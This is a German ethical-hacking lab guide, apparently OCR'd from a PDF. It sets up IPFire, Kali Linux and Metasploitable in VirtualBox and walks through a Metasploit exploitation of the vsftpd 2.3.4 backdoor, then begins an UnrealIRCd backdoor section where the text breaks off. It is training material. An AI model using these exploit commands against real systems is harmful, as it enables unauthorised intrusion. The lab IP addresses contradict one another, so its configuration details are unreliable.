
Angriffsszenario für Kali Linux und Metasploitable



Inhaltsverzeichnis


Aufbau der Lab-Umgebung 6
System 1: IPFire Firewall (Netzwerk-Gateway) 7
Schritt 1: IPFire ISO herunterladen 7
Schritt 2: VirtualBox VM erstellen 7
Schritt 3: Netzwerk-Konfiguration (2 Adapter!) 7
Schritt 4: Installation durchführen 7
Schritt 5: Initial-Konfiguration 8
Schritt 6: Netzwerk-Konfiguration 8
Schritt 7: Web-Interface Zugang testen 9
System 2: Kali Linux (Angreifer-System) 10
Schritt 1: Kali Linux ISO herunterladen 10
Schritt 2: VirtualBox VM erstellen 10
Schritt 3: Netzwerk-Konfiguration 10
Schritt 4: Installation durchführen 10
Schritt 5: Post-Installation 11
System 3: Metasploitable 2 (Ziel-System) 12
Schritt 1: Metasploitable 2 herunterladen 12
Schritt 2: VirtualBox VM erstellen (VMDK-Import) 12
Schritt 3: Netzwerk-Konfiguration 12
Schritt 4: System starten und konfigurieren 13
Schritt 5: Vulnerable Services prüfen 13
System 4: Metasploitable 3 (Erweiterte Ziele - Optional) 14
Auf Windows-Host: 14
Auf Linux-Host (Kali/Ubuntu): 14
Schritt 2: Windows-Variante bauen 14
Schritt 3: Ubuntu-Variante bauen (Einfacher) 15
Schritt 4: Netzwerk-Konfiguration 15
VirtualBox Netzwerk-Konfiguration 16
Schritt 1: Globales Netzwerk erstellen 16
Schritt 2: Internes Netzwerk validieren 16
Schritt 3: Netzwerk-Konnektivität testen 16
Erweiterte optionale Netzwerk-Konfiguration (optional) 17
Port-Forwarding für IPFire (Optional) 17
Automatisierte Installation Scripts 17
Kali Linux Post-Installation Script 17
Metasploitable 2 Netzwerk-Setup Script 18
Troubleshooting und häufige Probleme 19

Problem 1: VMs können sich nicht erreichen 19
Problem 2: IPFire hat keinen Internet-Zugang 19
Problem 3: Metasploitable Services laufen nicht 19
Problem 4: Kali Linux Tools fehlen 20
Sicherheitshinweise 20
Empfohlene Snapshot-Strategie 20
Anfänger 21
Nächste Schritte 21
Connectivity-Test vor ersten Angriffen 21
Metasploitable 2 Services 21
Installation einer Backdoor über vsftp 23
Schritt-für-Schritt-Anleitung 23
1. Ziele identifizieren und Netzwerk-Scan 23
2. Metasploit Framework starten 23
3. Exploit auswählen und konfigurieren 23
4. Exploit ausführen 23
5. Interaktion & Nachbereitung 23
Hinweise für Anfänger 24
Beispielhafter Ablauf im Terminal 24
UnrealIRCd 3.2.8.1 Backdoor Exploitation 25
Überblick 25
Technische Details der Schwachstelle 25
Angriffsmechanismus 25
Schritt-für-Schritt-Anleitung 25
Phase 1: Reconnaissance 25
Phase 2: Service-Enumeration 25
Phase 3: Exploitation mit Metasploit 26
Phase 4: Manuelle Exploitation (Lernzweck) 26
Phase 5: Post-Exploitation 26
Kompletter Befehlsablauf 27
Lernziele für Anfänger 27
Samba "Username Map Script" Command Execution (CVE-2007-2447) 28
Überblick 28
Technische Details der Schwachstelle 28
Schwachstellen-Details 28
Schritt-für-Schritt-Anleitung 28
Phase 1: SMB-Service Discovery 28
Phase 2: Samba-Version identifizieren 29

Phase 3: Exploitation mit Metasploit 29
Phase 4: Manuelle Exploitation (Educational) 29
Phase 5: Advanced SMB-Enumeration 30
SMB-spezifische Post-Exploitation 30
Kompletter Angriff (Schritt-für-Schritt) 31
Lernziele für Anfänger 31
Szenario 3: Apache Tomcat Manager Brute Force & WAR Upload 32
Überblick 32
Technische Details der Schwachstelle 32
Angriffsvektoren 32
Schritt-für-Schritt-Anleitung 32
Phase 1: Tomcat Service Discovery 32
Phase 2: Manager Interface Discovery 32
Phase 3: Credential Brute-Force mit Metasploit 33
Phase 4: Manuelle Credential-Tests 33
Phase 5: WAR File Generation & Upload 34
Manuelle WAR-Erstellung (Lernzweck): 34
Phase 6: WAR Deployment via Metasploit 35
Phase 7: Manuelle WAR-Upload 35
Web-Shell-Nutzung 36
Default Credentials Liste 36
Kompletter Angriff (Automatisiert) 36
Lernziele für Anfänger 37
Vergleichsübersicht der drei Szenarien 37
Weiterführende Übungen 38
Aufgaben zu Szenario 1: vsftpd 2.3.4 Backdoor (Einsteiger) 39
Aufgabe 1.1: Grundlegende Service-Erkennung (15 Punkte) 39
Aufgabe 1.2: Exploitation mit Metasploit (25 Punkte) 39
Aufgabe 1.3: Post-Exploitation und Dokumentation (20 Punkte) 40
Aufgaben zu Szenario 2: Samba Username Map Script (Einsteiger) 41
Aufgabe 2.1: SMB-Enumeration (20 Punkte) 41
Aufgabe 2.2: Command Injection Exploit (30 Punkte) 41
Aufgabe 2.3: SMB-Sicherheitsanalyse (25 Punkte) 42
Aufgaben zu Szenario 3: Tomcat Manager Brute Force (Einsteiger) 43
Aufgabe 3.1: Web-Service Discovery (15 Punkte) 43
Aufgabe 3.2: Credential Brute-Force Attack (25 Punkte) 43
Aufgabe 3.3: WAR-Shell Deployment (30 Punkte) 43
Aufgaben zu Szenario 4: WLAN-Penetration Testing (Fortgeschritten) 44

Aufgabe 4.1: Wireless Reconnaissance (20 Punkte) 44
Aufgabe 4.2: WPA2 Handshake Capture (35 Punkte) 45
Aufgabe 4.3: Evil Twin Attack (40 Punkte) 45
Aufgaben zu Szenario 5: Web Application Security Testing (Fortgeschritten) 47
Aufgabe 5.1: OWASP Top 10 Assessment (30 Punkte) 47
Aufgabe 5.2: Advanced SQL Injection (35 Punkte) 47
Aufgabe 5.3: Cross-Site Scripting (XSS) Exploitation (25 Punkte) 48
Aufgaben zu Szenario 6: Man-in-the-Middle Angriffe (Fortgeschritten) 49
Aufgabe 6.1: ARP Poisoning mit Ettercap (25 Punkte) 49
Aufgabe 6.2: SSL Stripping Attack (30 Punkte) 49
Aufgabe 6.3: Advanced MITM mit Bettercap (35 Punkte) 50
Aufgaben zu Szenario 7: Network Forensik mit Wireshark (Fortgeschritten) 51
Aufgabe 7.1: Protocol Analysis und Traffic Classification (25 Punkte) 51
Aufgabe 7.2: Malware Communication Detection (35 Punkte) 51
Aufgabe 7.3: Incident Response Timeline (30 Punkte) 52
Aufgaben zu Szenario 8: Buffer Overflow Exploitation (Experte) 53
Aufgabe 8.1: Vulnerability Discovery durch Fuzzing (20 Punkte) 53
Aufgabe 8.2: Exploit Development (40 Punkte) 53
Aufgabe 8.3: Advanced Exploitation Techniques (35 Punkte) 54
Aufgaben zu Szenario 9: Social Engineering mit SET (Fortgeschritten) 56
Aufgabe 9.1: Phishing Campaign Development (30 Punkte) 56
Aufgabe 9.2: USB-basierte Angriffe (25 Punkte) 56
Aufgabe 9.3: OSINT und Zielanalyse (35 Punkte) 57
Bewertungsmatrix und Gesamtbewertung 59
Quellen 60

Aufbau der Lab-Umgebung



Die einzelnen Systeme werden der Reihe nach erstellt und konfiguriert:

IPFire muss vor dem Start der anderen Maschinen funktionieren und gestartet sein

1. IPFire
    a. Router
    b. Firewall
    c. DHCP: Siehe Installationsanleitung
    d. IP-Adresse: statisch
2. Kali Linux
   Dynamische IP-Adressierung
3. Metasploitable 2
   Dynamische IP-Adressierung
4. Metasploitable 3
   Dynamische IP-Adressierung

Bei der Installation sind zum Teil optionale Konfigurationen möglich. Diese müssen nicht unbedingt bearbeite werden.

System 1: IPFire Firewall (Netzwerk-Gateway)

Schritt 1: IPFire ISO herunterladen

```
# Offizielle Download-Seite
https://www.ipfire.org/download

# Version: IPFire 2.27 - Core Update 180
# Architektur: x86_64
# Dateigröße: ~400MB
# Dateiname: ipfire-2.27.x86_64-full-core180.iso
```

Schritt 2: VirtualBox VM erstellen

Neue VM erstellen:

```
Name: IPFire-Firewall-Gateway
Typ: Linux
Version: Other Linux (64-bit)
```

Hardware-Konfiguration:

```
Arbeitsspeicher: 1024 MB (1GB)
Prozessoren: 1 CPU
Festplatte: 8 GB (dynamisch zugewiesener Speicher)
```

Schritt 3: Netzwerk-Konfiguration (2 Adapter!)

Adapter 1 (WAN/Red Interface):

```
Angeschlossen an: NAT
Erweitert > MAC-Adresse notieren: xx:xx:xx:xx:xx:01
```

Adapter 2 (LAN/Green Interface):

```
Angeschlossen an: Internes Netzwerk
Name: lab-internal
Erweitert > MAC-Adresse notieren: xx:xx:xx:xx:xx:02
```

Schritt 4: Installation durchführen

1. **VM starten** und IPFire ISO einlegen
2. **"Install IPFire"** auswählen
3. **Installationsschritte:**
    - Sprache: Deutsch
    - Lizenz: Akzeptieren

- Festplatte: Vollständig verwenden
- Installation starten (dauert ~10 Minuten)
- Nach Installation: VM neustarten

Schritt 5: Initial-Konfiguration

Nach dem Neustart - Setup-Assistent:

1. **Tastatur-Layout:** Deutsch
2. **Zeitzone:** Europe/Berlin
3. **Hostname:** ipfire-gateway
4. **Domain:** lab.local
5. **Root-Passwort:** admin123!
6. **Admin-Passwort:** admin123! (für Web-Interface)

Schritt 6: Netzwerk-Konfiguration

Netzwerk-Setup-Typ auswählen:

```
GREEN + RED configuration
- GREEN: Internal Network (LAN)
- RED: External Network (WAN/Internet)
```

Interface-Zuordnung:

```
RED Interface Assignment:
- MAC-Adresse von Adapter 1 auswählen (xx:xx:xx:xx:xx:01)
- DHCP aktivieren (für Internet-Zugang)

GREEN Interface Assignment:
- MAC-Adresse von Adapter 2 auswählen (xx:xx:xx:xx:xx:02)
- IP-Adresse: 192.168.17.254
- Netzmaske: 255.255.255.0 (24-Bit)
```

DHCP-Server konfigurieren:

```
DHCP aktivieren: JA
Start-Adresse: 192.168.17.100
End-Adresse: 192.168.17.200
Default Gateway: 192.168.17.254
DNS-Server: 192.168.17.254
```

Schritt 7: Web-Interface Zugang testen

Nach der Konfiguration:

```
# Von Kali Linux aus testen
curl -k https://192.168.17.1:444

# Browser-Zugang
firefox https://192.168.17.1:444
# Login: admin / admin123!
```

System 2: Kali Linux (Angreifer-System)

Schritt 1: Kali Linux ISO herunterladen

```
# Download-URL (offizielle Webseite)
https://www.kali.org/get-kali/#kali-installer-images

# Empfohlene Version: Kali Linux 2024.3 (64-bit)
# Dateigröße: ~4GB
# Dateiname: kali-linux-2024.3-installer-amd64.iso
```

Schritt 2: VirtualBox VM erstellen

VirtualBox öffnen und neue VM erstellen:

```
Name: Kali-Linux-Attacker
Typ: Linux
Version: Debian (64-bit)
```

Hardware-Konfiguration:

```
Arbeitsspeicher: 4096 MB (4GB)
Prozessoren: 2 CPUs
Festplatte: 80 GB (dynamisch zugewiesener Speicher)
Video-Speicher: 128 MB
3D-Beschleunigung: Aktiviert
```

Schritt 3: Netzwerk-Konfiguration

```
Adapter 1: Internes Netzwerk
Name: lab-internal
```

Schritt 4: Installation durchführen

1. **VM starten** und Kali ISO einlegen
2. **"Graphical Install"** auswählen
3. **Standard-Installationsoptionen** verwenden:
    - Sprache: German/English
    - Standort: Deutschland
    - Tastatur: Deutsch
    - Hostname: kali-attacker
    - Domain: lab.local

- Benutzer: kali
- Passwort: kali123!

Schritt 5: Post-Installation

```
# Nach dem ersten Start - System aktualisieren
sudo apt update && sudo apt upgrade -y

# Zusätzliche Tools installieren
sudo apt install -y curl wget git vim htop

# Netzwerk-Konfiguration prüfen
ip addr show
# Sollte IP: 192.168.17.254 haben (DHCP von IPFire)
```

System 3: Metasploitable 2 (Ziel-System)

Schritt 1: Metasploitable 2 herunterladen

```
# Offizielle Download-Quellen:
# Option 1: Rapid7 (Registrierung erforderlich)
https://information.rapid7.com/metasploitable-download.html

# Option 2: SourceForge (Direkter Download)
https://sourceforge.net/projects/metasploitable/files/Metasploitable2/

# Dateiname: Metasploitable.zip (ca. 800MB)
# Nach dem Download: ZIP-Datei extrahieren
# Inhalt: Metasploitable.vmdk (Virtual Disk File)
```

Schritt 2: VirtualBox VM erstellen (VMDK-Import)

Neue VM erstellen:

```
Name: Metasploitable-2-Target
Typ: Linux
Version: Ubuntu (64-bit)
```

Hardware-Konfiguration:

```
Arbeitsspeicher: 512 MB
Prozessoren: 1 CPU
Festplatte: Vorhandene virtuelle Festplatte verwenden
```

Festplatte konfigurieren:

1. **"Vorhandene Festplatte verwenden"** auswählen
2. **Ordner-Symbol** anklicken
3. **"Hinzufügen"** - Zur extrahierten `Metasploitable.vmdk` navigieren
4. **Datei auswählen** und **"Öffnen"** klicken

Schritt 3: Netzwerk-Konfiguration

```
Adapter 1: Internes Netzwerk
Name: lab-internal
```

Schritt 4: System starten und konfigurieren

Standard-Anmeldedaten:

```
Benutzername: msfadmin
Passwort: msfadmin
```

IP-Konfiguration prüfen:

```
# Nach dem Login
ifconfig

# Statische IP setzen (falls erforderlich)
sudo nano /etc/network/interfaces

# Inhalt für statische IP:
auto eth0
iface eth0 inet static
address 192.168.17.100
netmask 255.255.255.0
gateway 192.168.17.1
dns-nameservers 192.168.17.1

# Netzwerk neu starten
sudo /etc/init.d/networking restart
```

Schritt 5: Vulnerable Services prüfen

```
# Alle laufenden Services anzeigen
sudo netstat -tlpn

# Erwartete vulnerable Services:
# Port 21:   vsftpd 2.3.4 (Backdoor)
# Port 22:   OpenSSH 4.7p1
# Port 139:  Samba 3.0.20
# Port 445:  Samba NetBIOS
# Port 6667: UnrealIRCd 3.2.8.1
# Port 8180: Tomcat 5.5
```

System 4: Metasploitable 3 (Erweiterte Ziele - Optional)

Auf Windows-Host:

```
# Packer installieren
https://www.packer.io/downloads

# Vagrant installieren
https://www.vagrantup.com/downloads

# Vagrant Reload Plugin
vagrant plugin install vagrant-reload
```

Auf Linux-Host (Kali/Ubuntu):

```
# Abhängigkeiten installieren
sudo apt update
sudo apt install -y vagrant packer virtualbox-dkms

# Vagrant Plugin
vagrant plugin install vagrant-reload
```

Schritt 1: Metasploitable 3 Repository klonen

```
# Repository herunterladen
git clone https://github.com/rapid7/metasploitable3.git
cd metasploitable3

# Oder ZIP-Download von GitHub
wget https://github.com/rapid7/metasploitable3/archive/refs/heads/master.zip
unzip master.zip
cd metasploitable3-master
```

Schritt 2: Windows-Variante bauen

```
# PowerShell als Administrator öffnen
Set-ExecutionPolicy Unrestricted

# Build-Prozess starten (Windows Server 2008)
.\build_win2008.ps1

# Dieser Prozess dauert 60-90 Minuten und lädt:
```

```
# - Windows Server 2008 Evaluation ISO
# - Installiert vulnerable Software
# - Erstellt VirtualBox VM automatisch
```

Schritt 3: Ubuntu-Variante bauen (Einfacher)

```
# Ubuntu 14.04 Variante
./build_ubuntu1404.sh

# Oder vorgefertigte OVA-Datei verwenden:
# https://sourceforge.net/projects/metasploitable3-ub1404upgraded/
```

Schritt 4: Netzwerk-Konfiguration

```
Adapter 1: Internes Netzwerk
Name: lab-internal
IP: 192.168.17.101 (statisch konfigurieren)
```

Standard-Anmeldedaten (Ubuntu):

```
Benutzername: vagrant
Passwort: vagrant
```

Standard-Anmeldedaten (Windows):

```
Benutzername: vagrant
Passwort: vagrant
```

VirtualBox Netzwerk-Konfiguration

Schritt 1: Globales Netzwerk erstellen

VirtualBox Manager öffnen:

```
Datei > Einstellungen > Netzwerk > NAT-Netzwerke
```

Neues NAT-Netzwerk erstellen (optional):

```
Name: lab-external
Netzwerk-CIDR: 10.0.2.0/24
DHCP aktivieren: Ja
```

Schritt 2: Internes Netzwerk validieren

Alle VMs müssen konfiguriert sein mit:

```
Adapter 1: Internes Netzwerk
Netzwerkname: lab-internal
```

Schritt 3: Netzwerk-Konnektivität testen

Von Kali Linux:

```
# Ping zu IPFire Gateway
ping 192.168.17.1

# Ping zu Metasploitable 2
ping 192.168.17.100

# Ping zu Metasploitable 3 (falls installiert)
ping 192.168.17.101

# Nmap-Scan des internen Netzwerks
nmap -sn 192.168.17.0/24
```

Erwartete Ausgabe:

```
192.168.17.1    - IPFire Gateway
192.168.17.50   - DHCP-Pool Start
192.168.17.100  - Metasploitable 2 (statisch)
192.168.17.101  - Metasploitable 3 (statisch)
192.168.17.254  - Kali Linux (DHCP)
```

Erweiterte optionale Netzwerk-Konfiguration (optional)

Host-Only Adapter (für Management-Zugang)

Zusätzlichen Adapter für alle VMs konfigurieren:

```
Adapter 2: Host-Only Adapter
Name: vboxnet0 (wird automatisch erstellt)
IP-Bereich: 192.168.56.0/24
```

Vorteile:

- Direkter Zugang vom Host zu allen VMs
- SSH-Zugang ohne VirtualBox-Console
- File-Transfer möglich
- Webservice-Zugang (IPFire Web-Interface)

Port-Forwarding für IPFire (Optional)

NAT-Regeln für Adapter 1 (IPFire):

```
SSH: Host Port 2222 -> Guest Port 22
HTTPS: Host Port 8443 -> Guest Port 443
Web-Interface: Host Port 8444 -> Guest Port 444
```

Automatisierte Installation Scripts

Kali Linux Post-Installation Script

```
#!/bin/bash
# kali-setup.sh

echo "=== Kali Linux Lab Setup ==="

# System Update
sudo apt update && sudo apt upgrade -y

# Zusätzliche Tools
sudo apt install -y \
    curl wget git vim htop \
    nmap nikto gobuster \
    john hashcat hydra \
```

```
    sqlmap dirb \
    netcat-openbsd socat

# Metasploit Database Setup
sudo msfdb init

# SSH Service aktivieren
sudo systemctl enable ssh
sudo systemctl start ssh

# Firewall konfigurieren
sudo ufw enable
sudo ufw allow ssh

# IP-Konfiguration prüfen
echo "=== Netzwerk-Status ==="
ip addr show
ping -c 3 192.168.17.1

echo "=== Setup abgeschlossen ==="
```

Metasploitable 2 Netzwerk-Setup Script

```
#!/bin/bash
# metasploitable2-network.sh

echo "=== Metasploitable 2 Netzwerk-Setup ==="

# Statische IP konfigurieren
cat > /etc/network/interfaces << EOF
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.17.100
netmask 255.255.255.0
gateway 192.168.17.1
dns-nameservers 192.168.17.1
EOF
```

```
# Netzwerk neu starten
sudo /etc/init.d/networking restart

# Services prüfen
echo "=== Vulnerable Services Status ==="
sudo netstat -tlpn | grep -E "(21|22|139|445|6667|8180)"

# Netzwerk-Test
ping -c 3 192.168.17.1
ping -c 3 192.168.17.254

echo "=== Setup abgeschlossen ==="
```

Troubleshooting und häufige Probleme

Problem 1: VMs können sich nicht erreichen

Lösung:

```
# Alle VMs herunterfahren
# VirtualBox Manager: Datei > Einstellungen > Netzwerk
# "Internes Netzwerk" für alle VMs mit gleichem Namen konfigurieren
# VMs wieder starten und IP-Konfiguration prüfen
```

Problem 2: IPFire hat keinen Internet-Zugang

Lösung:

```
# VM herunterfahren
# Adapter 1 auf "NAT" setzen (nicht "Internes Netzwerk")
# VM starten und DHCP-Konfiguration prüfen
```

Problem 3: Metasploitable Services laufen nicht

Lösung:

```
# Services manuell starten
sudo service vsftpd start
sudo service ssh start
sudo service samba start
sudo service unrealircd start
```

```
# Auto-Start aktivieren
sudo update-rc.d vsftpd enable
sudo update-rc.d ssh enable
```

Problem 4: Kali Linux Tools fehlen

Lösung:

```
# Kali Meta-Packages installieren
sudo apt install -y kali-tools-top10
sudo apt install -y kali-tools-web
sudo apt install -y kali-tools-vulnerability
```

Sicherheitshinweise

⚠ **WICHTIGE WARNUNGEN:**

1. **Isolierte Umgebung:** Alle VMs nur in isolierter Lab-Umgebung betreiben
2. **Keine Produktionsnetze:** Niemals mit echten Firmennetzwerken verbinden
3. **Vulnerable Systems:** Metasploitable niemals dem Internet aussetzen
4. **Firewall-Schutz:** IPFire-Konfiguration regelmäßig überprüfen
5. **Snapshot-Management:** Regelmäßige Snapshots aller VMs erstellen
6. **Passwort-Sicherheit:** Standard-Passwörter nur in Lab-Umgebung verwenden

Empfohlene Snapshot-Strategie

```
1. Nach Installation: "Fresh-Install"
2. Nach Konfiguration: "Ready-for-Testing"
3. Vor jedem Test: "Pre-Exploit"
4. Nach Tests: Zurück zu "Ready-for-Testing"
```

Anfänger

Für Einsteiger eignet sich ein klassisches Angriffsszenario, bei dem mit Kali Linux das Metasploitable-System im lokalen Netzwerk auf Schwachstellen geprüft und ein Exploit durchgeführt wird. Hier findest du eine Schritt-für-Schritt-Anleitung für ein typisches Einsteigerszenario, zum Beispiel das Ausnutzen der „vsftpd“-Schwachstelle von Metasploitable.

Nächste Schritte

Nach erfolgreicher Installation können Sie mit den **drei Anfänger-Szenarien** beginnen:

1. **UnrealIRCd Backdoor** (Port 6667)
2. **Samba Username Mapping** (Port 139/445)
3. **Tomcat Manager Brute Force** (Port 8180)

Connectivity-Test vor ersten Angriffen

```
# Von Kali Linux aus
nmap -sS -sV 192.168.17.100

# Erwartete Ausgabe sollte alle vulnerable Services zeigen
```

Metasploitable 2 Services

```
# Vollständiger Port-Scan von Metasploitable 2
nmap -sS -sV -p- 192.168.1.100

# Erwartete Services:
# 21/tcp   open  ftp         vsftpd 2.3.4
# 22/tcp   open  ssh         OpenSSH 4.7p1
# 23/tcp   open  telnet      Linux telnetd
# 25/tcp   open  smtp        Postfix smtpd
# 53/tcp   open  domain      ISC BIND 9.4.2
# 80/tcp   open  http        Apache httpd 2.2.8
# 111/tcp  open  rpcbind
# 139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X
# 445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian
# 512/tcp  open  exec        netkit-rsh rexecd
# 513/tcp  open  login       OpenBSD or Solaris rlogind
# 514/tcp  open  shell       Netkit rshd
# 1099/tcp open  java-rmi    GNU Classpath grmiregistry
# 1524/tcp open  bindshell   Metasploitable root shell
```

```
# 2049/tcp open  nfs
# 2121/tcp open  ftp         ProFTPD 1.3.1
# 3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
# 5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
# 5900/tcp open  vnc         VNC (protocol 3.3)
# 6000/tcp open  X11         (access denied)
# 6667/tcp open  irc         UnrealIRCd 3.2.8.1
# 8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
# 8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
```

Installation einer Backdoor über vsftp

Ziel ist es, mit Kali Linux und Metasploit das System Metasploitable2/3 zu durchsuchen und eine bekannte Schwachstelle automatisiert auszunutzen, um so eine Shell (Zugang zur Kommandozeile) zu erhalten. Dieses Vorgehen ist legal und ethisch korrekt, solange es in einer Testumgebung durchgeführt wird.

Schritt-für-Schritt-Anleitung

1. Ziele identifizieren und Netzwerk-Scan

- Sicherstellen, dass Kali Linux und Metasploitable im gleichen (virtuellen) Netzwerk laufen.
- Mit dem Befehl `nmap -sV <IP-Adresse-Metasploitable>` auf Kali Linux den Zielhost scannen, um offene Ports und Dienste anzuzeigen.
- Beispiel: `nmap -sV 192.168.1.100` zeigt, dass FTP (Port 21) mit vsftpd 2.3.4 läuft – eine bekannte Schwachstelle.[1][2]

2. Metasploit Framework starten

- Im Terminal eingeben: `msfconsole`
- Suche nach dem passenden Exploit z.B. mit: `search vsftpd`

3. Exploit auswählen und konfigurieren

- Mit `use exploit/unix/ftp/vsftpd_234_backdoor` den Exploit laden.
- Ziel-IP setzen: `set RHOSTS <IP-Adresse-Metasploitable>`
- Standardport setzen (falls notwendig): `set RPORT 21`
- (Optional) Über `show options` die Konfiguration prüfen.[2]

4. Exploit ausführen

- Angriff starten mit: `run`
- Bei Erfolg erhältst du eine Shell auf dem Zielsystem oder eine Bestätigung, dass die Schwachstelle existiert.[2]

5. Interaktion & Nachbereitung

- Interagiere mit der Shell, z.B. durch einfache Linux-Befehle (`ls`, `whoami`), um zu zeigen, dass der Angriff funktioniert hat.
- Analysiere, wie der Angriff ablief, und informiere dich, wie diese Schwachstelle gepatcht werden kann – elementarer Schritt für Sicherheitsbewusstsein.[3][1]

Hinweise für Anfänger

- Führe die Angriffe ausschließlich in einer Lab-Umgebung durch.
- Typische Angriffsziele in Metasploitable sind neben vsftpd auch Dienste wie Tomcat, Samba, oder MySQL mit Default-Accounts.[2]
- Nutze den Befehl `help` in Metasploit, um dich mit weiteren Möglichkeiten vertraut zu machen.

Beispielhafter Ablauf im Terminal

```
nmap -sV 192.168.56.101
msfconsole
search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.56.101
set RPORT 21
run
```

Dieses einfache Szenario zeigt typische erste Schritte im Ethical Hacking mit Kali Linux und Metasploitable und ist eine solide Grundlage, um sich weiter einzuarbeiten.[1][2]

Nach dem erfolgreichen vsftpd-Angriff können Anfänger weitere Schwachstellen in Metasploitable 2 erkunden:rapid7+1

- **UnrealIRCd Backdoor** - Ähnlich einfach zu exploitieren
- **Samba Username Mapping** - Zeigt verschiedene Angriffsvektoren
- **Tomcat Manager** - Brute-Force-Techniken lernen

UnrealIRCd 3.2.8.1 Backdoor Exploitation

Überblick

Das UnrealIRCd 3.2.8.1 Backdoor-Szenario ist ideal für Anfänger, da es einen **direkten Root-Zugriff** ohne komplexe Authentifizierung ermöglicht. Die Schwachstelle wurde durch eine **kompromittierte Download-Datei** zwischen November 2009 und Juni 2010 eingeführt.

- **Sofortiger Root-Zugriff** ohne Authentifizierung
- **"AB;" Backdoor-Trigger** für Command Execution
- **5-10 Minuten** Durchführungszeit
- **100% Erfolgsrate** - ideal für erste Erfolgserlebnisse

Technische Details der Schwachstelle

- **Service:** UnrealIRCd 3.2.8.1 (Internet Relay Chat Daemon)
- **Port:** 6667 (Standard IRC Port)
- **Exploit-Typ:** Backdoor Command Execution
- **Schwierigkeit:** Sehr einfach (Anfänger geeignet)
- **Root-Zugriff:** Sofortiger Root-Shell
